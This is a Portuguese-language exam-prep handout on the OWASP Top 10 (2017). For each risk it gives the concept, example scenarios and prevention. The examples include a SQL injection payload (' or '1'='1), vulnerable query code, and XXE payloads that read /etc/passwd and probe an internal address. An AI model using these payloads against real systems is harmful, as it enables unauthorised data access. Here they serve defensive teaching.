PROVAS DE TI
TUDO PARA VOCÊ PASSAR

OWASP

Prof. Rodrigo Macedo

Escopo do Curso

- Conceitos Iniciais
- OWASP Top 10
    1. Conceito
    2. Exemplo
    3. Prevenção
- Questões de concursos

Conceitos

- O Open Web Application Security Project (OWASP) é uma comunidade aberta dedicada a permitir que as organizações desenvolvam, comprem e mantenham aplicativos e APIs confiáveis.
- Owasp é uma fundação sem fins lucrativos onde quase todos os associados são voluntários, não é afiliado a **nenhuma empresa** de tecnologia e, com isso, não há pressão comercial o que permite fornecer informações imparciais sobre segurança de aplicativos.
- OWASP produz muitos tipos de materiais de forma colaborativa, transparente e aberta.
- Ela é composta por especialistas da área de desenvolvimento, pesquisadores e especialistas em segurança da informação, disponibilizam gratuitamente conteúdos educacionais incluindo artigos técnicos, tutoriais, pesquisas, documentações e ferramentas open source para auxiliar empresas e profissionais da área a manter/desenvolver aplicações seguras.

Conceitos

- Promove o desenvolvimento seguro.
- Formado por diversos projetos, como:

1. OWASP Top 10
2. Zed Attack Proxy
3. Software Assurance Maturity Model (SAMM)
4. Web Security Testing Guide

- OWASP foi iniciada em 9 de setembro de 2001 por Mark Curphey. Jeff Williams serviu como voluntário do final de 2003 até setembro de 2011. O atual presidente é Tobias Gondrom e o vice-presidente é Josh Sokol.
- Desde 2011, a OWASP é também registrada como uma organização sem fins lucrativos na Bélgica, sob o nome de OWASP Europa VZW.

Conceitos

Entre os principais benefícios que o OWASP proporciona às empresas e profissionais de TI, podemos destacar as seguintes:


1. ajuda a tornar as aplicações mais blindadas contra ataques cibernéticos;
2. colabora para a redução do índice de erros e falhas operacionais nos sistemas;
3. contribui para uma codificação (criptografias) mais forte;
4. eleva o potencial de sucesso das aplicações;
5. melhora a imagem da empresa desenvolvedora do software.

OWASP Top 10

- O OWASP Top 10 é baseado, essencialmente, em mais de 40 submissões de dados de empresas especializadas na área da segurança aplicacional e num inquérito realizado a profissionais individuais do sector, o qual obteve 515 respostas.
- Estes dados refletem as vulnerabilidades identificadas em centenas de organizações e mais de 100.000 aplicações e APIs reais. Os tópicos do Top 10 são selecionados e ordenados de acordo com a sua prevalência, combinada com uma estimativa ponderada do potencial de abuso, deteção e impacto.
- O principal objetivo do OWASP Top 10 é o de **educar** programadores, desenhadores e arquitetos de aplicações, bem como gestores e as próprias organizações sobre as consequências dos problemas de segurança mais comuns e mais importantes no contexto das aplicações web.
- O Top 10 oferece não só técnicas básicas para proteção nestas áreas problemáticas e de elevado risco, mas também direções sobre onde encontrar informação adicional sobre estes assuntos.

OWASP Top 10 - Risco de Segurança

- Os atacantes podem potencialmente usar muitos caminhos diferentes através da sua aplicação para afetar o seu negócio ou organização. Cada um destes caminhos representa um risco que pode, ou não, ser suficientemente sério para requerer atenção.



Para determinar o risco para a sua organização, pode avaliar a probabilidade associada com cada agente de ameaça, vetor de ataque e falhas de segurança, combinando-os com a estimativa do impacto técnico e de negócio na organização. Em conjunto, estes fatores determinam o risco global.

OWASP Top 10 - Avaliação Risco

- O Top 10 da OWASP foca-se na identificação dos riscos mais sérios para um conjunto alargado de organizações. Para cada um desses riscos, oferecemos informação genérica sobre a probabilidade de ocorrência e impacto técnico.

Agente Ameaça	Abuso	Prevalência da Falha	Detetabilidade	Impacto Técnico	Impacto Negócio
Específico da Aplicação	Fácil: 3	Predominante: 3	Fácil: 3	Grave: 3	Específico do Negócio
	Moderado: 2	Comum: 2	Moderado: 2	Moderado: 2	
	Difícil: 1	Incomum: 1	Difícil: 1	Reduzido: 1	

É fundamental compreender o risco para a sua organização com base não só nos agentes de ameaças específicos mas também no impacto para o negócio.

OWASP Top 10

A1:2017-Injeção	Falhas de injeção, tais como injeções de SQL, OS e LDAP ocorrem quando dados não-confiáveis são enviados para um interpretador como parte de um comando ou consulta legítima. Os dados hostis do atacante podem enganar o interpretador levando-o a executar comandos não pretendidos ou a aceder a dados sem a devida autorização.
A2:2017-Quebra de Autenticação	As funções da aplicação que estão relacionadas com a autenticação e gestão de sessões são muitas vezes implementadas incorretamente, permitindo que um atacante possa comprometer passwords, chaves, *tokens* de sessão, ou abusar doutras falhas da implementação que lhe permitam assumir a identidade de outros utilizadores (temporária ou permanentemente).
A3:2017-Exposição de Dados Sensíveis	Muitas aplicações web e APIs não protegem de forma adequada dados sensíveis, tais como dados financeiros, de saúde ou dados de identificação pessoal (PII). Os atacantes podem roubar ou modificar estes dados mal protegidos para realizar fraudes com cartões de crédito, roubo de identidade, ou outros crimes. Os dados sensíveis necessitam de proteções de segurança extra como encriptação quando armazenados ou em trânsito, tal como precauções especiais quando trocadas com o navegador web.
A4:2017-Entidades Externas de XML (XXE)	Muitos processadores de XML mais antigos ou mal configurados avaliam referências a entidades externas dentro dos documentos XML. Estas entidades externas podem ser usadas para revelar ficheiros internos usando o processador de URI de ficheiros, partilhas internas de ficheiros, pesquisa de portas de comunicação internas, execução de código remoto e ataques de negação de serviço, tal como o ataque *Billion Laughs*.
A5:2017-Quebra de Controlo de Acessos	As restrições sobre o que os utilizadores autenticados estão autorizados a fazer nem sempre são corretamente verificadas. Os atacantes podem abusar destas falhas para aceder a funcionalidades ou dados para os quais não têm autorização, tais como dados de outras contas de utilizador, visualizar ficheiros sensíveis, modificar os dados de outros utilizadores, alterar as permissões de acesso, entre outros.


OWASP Top 10

A6:2017-Configurações de Segurança Incorretas	As más configurações de segurança são o aspeto mais observado nos dados recolhidos. Normalmente isto é consequência de configurações padrão inseguras, incompletas ou *ad hoc*, armazenamento na nuvem sem qualquer restrição de acesso, cabeçalhos HTTP mal configurados ou mensagens de erro com informações sensíveis. Não só todos os sistemas operativos, *frameworks*, bibliotecas de código e aplicações devem ser configurados de forma segura, como também devem ser atualizados e alvo de correções de segurança atempadamente.
A7:2017-Cross-Site Scripting (XSS)	As falhas de XSS ocorrem sempre que uma aplicação inclui dados não-confiáveis numa nova página web sem a validação ou filtragem apropriadas, ou quando atualiza uma página web existente com dados enviados por um utilizador através de uma API do browser que possa criar JavaScript. O XSS permite que atacantes possam executar scripts no browser da vítima, os quais podem raptar sessões do utilizador, descaraterizar sites web ou redirecionar o utilizador para sites maliciosos.
A8:2017-Desserialização Insegura	Desserialização insegura normalmente leva à execução remota de código. Mesmo que isto não aconteça, pode ser usada para realizar ataques, incluindo ataques por repetição, injeção e elevação de privilégios.
A9:2017-Utilização de Componentes Vulneráveis	Componentes tais como, bibliotecas, *frameworks* e outros módulos de software, são executados com os mesmos privilégios que a aplicação. O abuso dum componente vulnerável pode conduzir a uma perda séria de dados ou controlo completo de um servidor. Aplicações e APIs que usem componentes com vulnerabilidades conhecidas podem enfraquecer as defesas da aplicação possibilitando ataques e impactos diversos.
A10:2017-Registo e Monitorização Insuficiente	O registo e monitorização insuficientes, em conjunto com uma resposta a incidentes inexistente ou insuficiente permite que os atacantes possam abusar do sistema de forma persistente, que o possam usar como entrada para atacar outros sistemas, e que possam alterar, extrair ou destruir dados. Alguns dos estudos demonstram que o tempo necessário para detetar uma violação de dados é de mais de 200 dias e é tipicamente detetada por entidades externas ao invés de processos internos ou monitorização.

Injeção

Uma aplicação é vulnerável a este ataque quando:

- Os dados fornecidos pelo utilizador não são validados, filtrados ou limpos pela aplicação.
- Dados hostis são usados diretamente em consultas dinâmicas ou invocações não parametrizadas para um interpretador sem terem sido processadas de acordo com o seu contexto.



Exemplo Injeção

Cenário #1: Uma aplicação usa dados não confiáveis na construção da seguinte consulta SQL vulnerável:

```
String query = "SELECT * FROM accounts WHERE
custID='" + request.getParameter("id") + "'";
```

Cenário #2: De forma semelhante, a confiança cega de uma aplicação em frameworks pode resultar em consultas que são igualmente vulneráveis, (e.g. Hibernate Query Language (HQL)):

```
Query HQLQuery = session.createQuery("FROM
accounts
WHERE custID='" + request.getParameter("id") + "'");
```

Em ambos os casos, um atacante modifica o valor do parâmetro id no seu browser para enviar: **' or '1'='1**. Por exemplo: **http://example.com/app/accountView?id=' or '1'='1**

Isto altera o significado de ambas as consultas para que retornem todos os registos da tabela "accounts". Ataques mais perigosos podem modificar dados ou até invocar procedimentos armazenados.

Prevenção Injeção

Prevenir as injeções requer que os dados estejam separados


dos comandos e das consultas.

- Optar por uma API que evite por completo o uso do interpretador ou que ofereça uma interface parametrizável, ou então usar uma ferramenta ORM - Object Relational Mapping.
- Validação dos dados de entrada do lado do servidor usando whitelists, isto não representa uma defesa completa uma vez que muitas aplicações necessitam de usar caracteres especiais, tais como campos de texto ou APIs para aplicações móveis.
- Para todas as consultas dinâmicas, processar os caracteres especiais usando sintaxe especial de processamento para o interpretador específico (escaping).
- Usar o LIMIT e outros controlos de SQL dentro das consultas para prevenir a revelação não autorizada de grandes volumes de registos em caso de injeção de SQL.

Quebra de Autenticação

A sua aplicação poderá ter problemas na autenticação se:

- Permite ataques automatizados como força bruta.
- Permite palavras-passe padrão, fracas ou conhecidas, tais como "Password1" ou "admin/admin".
- Expõe os identificadores de sessão no URL (e.g. quando o endereço é reescrito).



Exemplo Quebra de Autenticação

Cenário #1: credential stuffing é um ataque comum que consiste na utilização de listas de palavras-passe conhecidas. Se uma aplicação não implementar um automatismo de proteção contra o teste exaustivo de credenciais, esta pode ser usada como um oráculo de palavras-passe para determinar se as credenciais são válidas.

Cenário #2: A maioria dos ataques de autenticação ocorrem devido ao fato de se usarem as palavras-passe como único fator. Outrora consideradas boas práticas, a rotatividade das palavras-passe e a complexidade das mesmas são hoje vistas como fatores para encorajar os utilizadores a usar e reutilizar

palavras-passe fracas. Recomenda-se às organizações deixarem de usar estas práticas (NIST 800-63) e passarem a usar autenticação multi-fator.

Cenário #3: O tempo de expiração das sessões não é definido de forma correta. Um utilizador utiliza um computador público para aceder a uma aplicação. Ao invés de fazer logout o utilizador simplesmente fecha o separador do navegador e vai_x0002_se embora. Um atacante usa o mesmo computador uma hora depois e o utilizador está ainda autenticado.


Prevenção Quebra de Autenticação

- Sempre que possível, implementar autenticação multi-fator por forma a prevenir ataques automatizados de credential stuffing, força bruta e reutilização de credenciais roubadas.
- Implementar verificações de palavras-chave fracas, tais como comparar as palavras-passe novas ou alteradas com a lista das Top 10000 piores palavras-passe.
- Limitar o número máximo de tentativas de autenticação falhadas ou atrasar progressivamente esta operação. Registar todas as falhas e alertar os administradores quando detetados ataques de teste exaustivo, força bruta ou outros.
- Usar, no servidor, um gestor de sessões seguro que gere novos identificadores de sessão aleatórios e com elevado nível de entropia após a autenticação. Os identificadores de sessão não devem constar no URL, devem ser guardados de forma segura e invalidados após o logout, por inatividade e ao fim dum período de tempo fixo.

Exposição de Dados Sensíveis

Importa determinar as necessidades de protecção dos dados em trânsito e quando em repouso. Senhas, números de cartões de crédito, registros de saúde, informação pessoal, etc. Para todos esses dados:

- Existem dados transmitidos em claro? Isto é válido para qualquer protocolo e.g. HTTP, SMTP, FTP bem como tráfego Internet e interno entre balanceadores, gateways, servidores web ou servidores aplicacionais.
- Existem dados sensíveis armazenados em claro, incluindo cópias de segurança?



Exemplo Exposição de Dados Sensíveis

Cenário #1: Uma aplicação delega a encriptação dos números de cartão de crédito para a base de dados, no entanto estes dados são automaticamente decifrados quando são consultados na base de dados permitindo que um ataque de injeção de SQL possa obter os dados em claro.

Cenário #2: Um site não usa TLS em todas as páginas, ou usa encriptação fraca. Monitorizando o tráfego da rede (e.g. WiFi aberta), o atacante pode remover o TLS, interceptar os pedidos, roubar e reutilizar o cookie de sessão o qual, estando autenticado, lhe permite modificar os dados privados do utilizador. Em alternativa os dados podem ser modificados em trânsito, e.g. destinatário de uma transferência bancária.


Prevenção Exposição de Dados Sensíveis

- Classificar os dados processados, armazenados ou transmitidos por uma aplicação. Identificar quais são sensíveis de acordo com a legislação de proteção de dados, requisitos regulamentares ou necessidades do negócio.
- Não armazene dados sensíveis desnecessariamente. Descarte-os o mais depressa possível ou use técnicas de criação de tokens e truncagem.
- Assegure o uso de algoritmos, protocolos e chaves fortes, standard e atuais, bem como a correta gestão das chaves.
- Encripte todos os dados em trânsito usando protocolos seguros como TLS combinado com cifras que permitam Perfect Forward Secrecy (PFS), prioritização das cifras pelo servidor e parâmetros seguros.
- Armazene palavras-passe usando algoritmos tais como: Argon2, scrypt, bcrypt ou PBKDF2.

Entidades Externas de XML

As aplicações e em particular serviços web baseados em XML ou integrações posteriores podem ser vulneráveis a ataques se:

- A aplicação aceita XML diretamente ou carregamentos de XML, em particular de fontes pouco confiáveis, ou se insere dados não-confiáveis em documentos XML, que são depois consumidos pelo processador.
- Qualquer um dos processadores de XML em uso na aplicação ou em serviços web baseados em SOAP permite Definição de Tipo de Documento (DTD)



Exemplo Entidades Externas de XML

XXE ocorre em muitos locais não expectáveis, incluindo em dependências muito profundas.

Cenário #1: O atacante tenta extrair dados do servidor:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
 <!ELEMENT foo ANY >
 <!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<foo>&xxe;</foo>
```

Cenário #2: Um atacante analisa a rede privada do servidor alterando a seguinte linha da ENTITY para:

```
 <!ENTITY xxe SYSTEM "https://192.168.1.1/private" >]>
```


Prevenção Entidades Externas de XML

- Optar por um formato de dados mais simples, tal como JSON.
- Corrigir ou atualizar todos os processadores e bibliotecas de XML usados pela aplicação, dependências ou sistema operativo. Atualizar SOAP para a versão 1.2 ou superior.
- Desativar o processamento de entidades externas de XML e de DTD em todos os processadores de XML em uso pela aplicação.
- Implementar validação, filtragem ou sanitização dos dados de entrada para valores permitidos (whitelisting) prevenindo dados hostis nos documentos de XML, cabeçalhos ou nós.
